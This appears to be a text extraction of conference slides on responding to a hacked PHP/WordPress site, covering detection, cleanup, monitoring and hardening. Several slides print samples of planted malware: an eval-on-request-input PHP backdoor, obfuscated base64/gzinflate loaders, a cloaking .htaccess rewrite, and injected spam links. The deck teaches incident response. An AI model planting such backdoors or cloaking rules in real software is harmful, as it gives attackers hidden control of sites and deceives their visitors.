


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@e3betht



Who am I? Beth Tucker Long (@e3betht)

- PHP Developer at Code Climate
- Stay-at-home mom
- User group leader
- Mentor



Audience Participation?

 Yes, there will be. So, when I ask the audience a question, don't be shy about answering.

Looks fine, right?



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- ◆ Reviews

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But Google?

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What is a search engine seeing?

http://www.webconfs.com/search-engine-spider-simulator.php

SEO Tools: Search Engine Spider Simulator

Spidered Text:

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


What is Google seeing?

Google Webmaster Tools:

Crawl ->

Fetch as Google



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What Happened?

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   care of application process. Maybe your name for long drives during your Generic Viagra <a
   href="http://menspower.com.au" title="Generic Viagra">Generic Viagra</a> account by a
   perfect credit score? Luckily these reviews there has probably experienced representative
   Fast Cash Advance Payday Loan Australia <a href="http://australiapaydayloansfor.me/"
   title="Four Tips for a Fast Cash Advance Payday Loan">Fast Cash Advance Payday Loan
   Australia</a> will slowly begin making their luck. Then theirs to use for visiting the http://
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   enjoybliss.com.au/">http://enjoybliss.com.au/</a> truth is different policy.
</div>
```



But...

- Content files look normal
- Database info looks normal
- Admin panel does not show that text
- Where is it coming from?

Now What?

- -Change the passwords/keys for all accounts (server and software)
- -Check for SSH keys left behind (~/.ssh)
- -Check the history for shell commands (~/.bash_history)
- -Check the history for users/logins
- -Contact your hosting company

Now What?

- -Check "last" for strange users
- -Check "history" for strange commands (even ones outside your session)

```
[beth]$ last
destr0y ftpd4745 ::ffff:50.138.17 Fri Mar 1 10:40 - 10:46 (00:06)
zerocool ftpd57287 ::ffff:71.203.94 Fri Mar 1 10:00 - 10:00 (00:00)
ccawkdlm pts/1 83.165.216.223 Fri Mar 1 09:29 - 09:30 (00:00)
[beth]$ history
```



Hmm, I don't remember that...

```
[beth]$ ls

coockies
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
```

Strange Files

- -functions
- -inc.php
- -func.php
- -wp-cache.old

- Oftentimes at the top of the file or bottom
- Oftentimes on one line
- Can change "eval" to "echo" to view decoded code, however there are usually many layers of obfuscation

<?php

eval(gzinflate(base64_decode('239halskdHAISUDHLHlkJFLEAIWAUFWLAIFUEWLNAC98WLH3KJCANLDKAHF9238HRLWAJNDKSAJNLFCA4987LIWFKDSJBVLWAIEUFLASKNFCLAKHLFWIEANCAIWECNALIWFEAIWUEHF...and so on.



```
<?php
$_f___f='base'.(32*2).'_de'.'code';
if((md5($_REQUEST["img_id"]) ==
"ae6d32585ecc4d33cb8cd68a047d8434") &&
isset($_REQUEST["mod_content"]))
{ eval($_f___f($_REQUEST["mod_content"])); exit(); }
$_f___f=$_f___f(str_replace("\n", '',
'P7FB3AybFxmRoovQsw9XvisJsIs58T6CRxPuJufUTk8c3hlJgashBXy7CEnq
5GLYGsz+339CevK1Q9bHZW6BLqnQ5p
+P8Fbpk2HeUQ1RsPRFqnushMieeKDTcOcR1vFRFzo96ZXUzv7sCQ3GsiFooL9
HziVRrSPcOd0UuuJ14oEqAfS9d1qskiY6x/
iZCbnIoMasQS7Oh8IGLbxMdA9y1V6uZgFF3L4Pn
+ir1BW7tRN99ubywN96t8jPb0GZHtLfTxtbRKiqaitRjtF2L4//
ZrdBynv28pYLn7Hn7Bd0qtRMCaY ...and so on
```



```
$00000000=urldecode('%66%67%36%73%62%65%68%70%72%61%34%6
3%6f%5f%74%6e%64');$000000000=$000000000{4}.
$00000000(9).$00000000(3).$00000000(5);$00000000.=
$00000000(2).$00000000(10).$00000000(13).
$00000000(16);$000000000.=$00000000(3).$00000000(11).
$00000000{12}.$000000000{7}.$000000000{5};$00000000=
$00000000(0).$00000000(12).$00000000(7).$00000000(5).
$00000000(15);$00000000=$00000000(0).$00000000(1).
$00000000{5}.$00000000{14};$00000000=
$00000000.$000000000{11};$00000000=
$00000000.$00000000{3};$00000000=$000000000{0}.
$00000000(8).$00000000(5).$00000000(9).$00000000(16);
$00000000=$000000000(3).$00000000(14).$00000000(8)...
```



eval(\$00000000('aWYoaXNzZXQgKCRfUkVRVUVTVFsiYm9mZiJdKSkN Cgl7DQoNCiRhdXRoX3Bhc3MgPSAiIjsNCiRjb2xvciA9ICIjZGY1IjsNC iRkZWZhdWx0X2FjdGlvbiA9ICdGaWxlc01hbic7DQokZGVmYXVsdF91c2 VfYWpheCA9IHRydWU7DQokZGVmYXVsdF9jaGFyc2V0ID0gJ1dpbmRvd3M tMTI1MSc7DQoNCmlmKCFlbXB0eSgkX1NFUlZFUlsnSFRUUF9VU0VSX0FH RU5UJ10pKSB7DQogICAgJHVzZXJBZ2VudHMgPSBhcnJheSgiR29vZ2x1I iwgIlNsdXJwIiwgIk1TTkJvdCIsICJpYV9hcmNoaXZlciIsICJZYW5kZX giLCAiUmFtYmxlciIpOw0KICAgIGlmKHByZWdfbWF0Y2goJy8nIC4gaW1 wbG9kZSgnfCcsICR1c2VyQWdlbnRzKSAuICcvaScsICRfU0VSVkVSWydI VFRQX1VTRVJfQUdFT1QnXSkpIHsNCiAgICAgICAgaGVhZGVyKCdIVFRQL zEuMCA0MDQgTm90IEZvdW5kJyk7DQogICAgICAgIGV4aXQ7DQogICAgfQ 0KfQ0KDQpAc2Vzc21vb19zdGFydCgpOw0KQGluaV9zZXQoJ2Vycm9yX2x



```
/**
  Creates common globals for the rest of Site
 * Sets $pagenow global which is the current page. Checks
  for the browser to set which one is currently being used.
  Detects which user environment SITE is being used on.
  Only attempts to check for Apache and IIS. Two web servers
  with known permalink capability.
* /
 /* WARNING: This file is protected by copyright law. To reverse
engineer or decode this file is strictly prohibited. 131 */
error_reporting(0);eval(base64_decode('JGxMOXdGMWFZNHpYNmpUMWdUN')
WNOMmNMMmtRM2NKM3VIN25TM3hINGJH...
```



Commonly Injected Files

- -htaccess
- -themes
- -uploads
- -config files
- -plugins

.htaccess file

```
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteCond %{HTTP_USER_AGENT} (google|yahoo) [OR]
RewriteCond %{HTTP_REFERER} (google yahoo)
RewriteCond %{REQUEST_URI} /$ [OR]
RewriteCond %{REQUEST_FILENAME} (shtml|html|htm|php|xml|
phtml|asp|aspx)$ [NC]
RewriteCond %{REQUEST FILENAME} !common.php
RewriteCond /home/dir/domain.com/common.php -f
RewriteRule ^.*$ /common.php [L]
</IfModule>
```




Un-obfuscate

UnPHP - The Online PHP Decoder

http://www.unphp.net

Awesome, but Scary





Let's See What's Changed

```
[beth]$ ls -la favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Mar 19 2012 favicon.gif
[beth]$ touch favicon.gif
[beth]$ ls -la favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Mar 28 2013 favicon.gif
[beth]$ touch -t 201110011034 favicon.gif
[beth]$ ls -la favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Oct 1 2011 favicon.gif
```



Dates

```
[beth]$ stat favicon.gif
 File: `favicon.gif'
 Size: 0 Blocks: 0 IO Block: 262144 regular empty file
Device: 811h/2065d Inode: 4673485091 Links: 1
Access: (0644/-rw-r--r--) Uid: (2130923/treeline)
                                                    Gid:
  (358733/pg1324784)
Access: 2011-10-01 10:34:00.000000000 -0700
Modify: 2011-10-01 10:34:00.000000000 -0700
Change: 2013-03-28 14:36:29.259135745 -0700
[beth]$ ls -cl favicon.gif
-rw-r--r-- 1 beth1 beth2 0 Oct 1 2011 favicon.gif
```



Saving Time

```
[beth]$ find ./dir/ -type f -ctime -2 -exec ls -la {} \;
-rw-rw-r-- 1 beth1 beth2 455 Mar 28 14:56 ./dir/test1.php
-rw-rw-r-- 1 beth1 beth2 165 Mar 28 14:56 ./dir/test2.php
```



Tracing Access (Thanks, David Mirza)

- grep for all strange files
- grep again using IP address
- grep again for keywords like eval, base64_decode, gzinflate, or a copied string of the encoded code

WordPress Scanning Help

Exploit Scanner (WordPress):

http://wordpress.org/extend/plugins/exploit-scanner/
This plugin searches the files on your website, and the posts and comments tables of your database for anything suspicious. It also examines your list of active plugins for unusual filenames.

WPScan:

http://wpscan.org/



WordPress Scanning Help

Wordfence

https://wordpress.org/plugins/wordfence/

- Helps with security and performance

Get Cleaning

Restore from a known clean backup Manually clean all changed files Make sure all software is up-to-date Rootkit Hunter

http://rkhunter.sourceforge.net/

Get Cleaning - WordPress

If using WordPress:

overwrite the core files with freshly downloaded ones

Uninstall any unused themes

Delete the plugins directory and install all plugins from scratch

Follow the hardening instructions:

http://codex.wordpress.org/Hardening_WordPress

Check the uploads dir for PHP files

After Everything is Clean

Change all passwords again

Use passwords that are not words, leet, or the first letters of words in Bible verses or popular songs.

Use passwords that are at least 15 characters long

Regenerate/reissue all SSH key-pairs



Securing Your Hosting

CloudFlare – CDN and security on free tier http://cloudflare.com

OSSEC - log analysis, file integrity checking, policy monitoring, rootkit detection, real-time alerting and active response

http://www.ossec.net

Set Up Monitoring

Vega (automated crawling and vulnerability scanning: http://www.subgraph.com/

Install WordPress plugins to help:

http://www.wpbeginner.com/plugins/how-to-scan-

your-wordpress-site-for-potentially-malicious-code/

Set Up Monitoring

Fail2Ban – scan and ban IP addresses http://www.fail2ban.org

Tripwire – threat detection and security scanning http://www.tripwire.com

NetSparker – web application security scanner https://www.netsparker.com/web-vulnerability-scanner/



Set Up Monitoring

Logwatch – http://sourceforge.net/projects/logwatch/

Set up a cron job to grep for bad keywords, etc.

```
[beth]$ crontab -e
MAILTO="beth@treelinedesign.com"

Min hour day mon weekday path/to/script.sh
0 1 * * * /home/checkMySite.sh
0 0-23/4 * * * /home/checkMySite/sh
```



Other Things to Monitor

Bandwidth usage Login attempts Server access during off-hours

Relax for a Moment, and Then...

Investigate Why This Happened



Common Entry Points

Shared Hosting
Software that is out-of-date
Unused themes, plug-ins, and modules
Applications that are not locked down
World-readable config files
Install directories that are not removed (and runnable!)



WordPress Tips

Limit Login Attempts
Move/Protect the Login Page
Change the default admin user
Use nice long, random passwords

Backup Files

Never do this:

Database_connection.php.backup20140131

Learn about security

Web Security Training Course

http://www.phparch.com/training/web-security/

PHP Security Guide

http://phpsec.org/projects/guide/

OWASP

https://www.owasp.org



After You Check Your Code...

Have someone else check it.



Ask Google to Recrawl

If you don't own the site:

https://www.google.com/webmasters/tools/submit-url/

Sign up for Webmaster Tools

On the Dashboard, under Crawl, click Fetch as

Google. Enter page and choose **Web**.

After "Success", Submit to Index



Ask Google to Reclassify

In Webmaster Tools

Select the site

Click Security Issues

Click Request a Review

or

https://www.google.com/webmasters/tools/reconsideration



Be Aware of Security Vulnerabilities

OWASP Top Ten Project

https://www.owasp.org/index.php/

Category: OWASP Top Ten Project

CSI:PHP

http://csiphp.com/

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websec.io

General security along with PHP-specific info http://websec.io/

<?PHPDeveloper.org — Security Tagged Posts
http://phpdeveloper.org/tag/security</pre>

Resources

Spider Simulator: http://www.webconfs.com/search-engine-spider-simulator.php

DIY Incident Response by David Mirza:

http://www.subgraph.com/downloads/Subgraph-Confoo2013-DIY Incident Response.pdf

FAQ: My site was hacked (WordPress Codex): http://codex.wordpress.org/FAQ My site was hacked

Hardening WordPress (WordPress Codex): http://codex.wordpress.org/Hardening WordPress

How to completely clean your WordPress install (Smackdown):

http://smackdown.blogsblogs.com/2008/06/24/how-to-completely-clean-your-hacked-wordpress-

installation/

How to find a backdoor in a hacked WordPress (Otto on WordPress):

http://ottopress.com/2009/hacked-wordpress-backdoors/

Recommended WordPress Hosting (WordPress): http://wordpress.org/hosting/

How to scan your WordPress site for potentially malicious code (wpbeginner):

http://www.wpbeginner.com/plugins/how-to-scan-your-wordpress-site-for-potentially-malicious-code/

Exploit Scanner (WordPress): http://wordpress.org/extend/plugins/exploit-scanner/

WordPress Key Generator (WordPress): https://api.wordpress.org/secret-key/1.1/salt/

Removing Malware from a WordPress Blog (Sucuri):

http://blog.sucuri.net/2010/02/removing-malware-from-wordpress-blog.html

How to Secure Your WordPress Login Page & Mitigate Hacking Risks

http://www.inboundnow.com/how-to-secure-your-wordpress-login-page-mitigate-hacking-risks/

Limiting Login Attempts in WordPress: http://wpspeak.com/limit-login-attempts-wordpress/

WordFence: https://wordpress.org/plugins/wordfence/

Fail2ban: http://www.fail2ban.org/wiki/index.php/Main_Page

NetSparker: https://www.netsparker.com/web-vulnerability-scanner/



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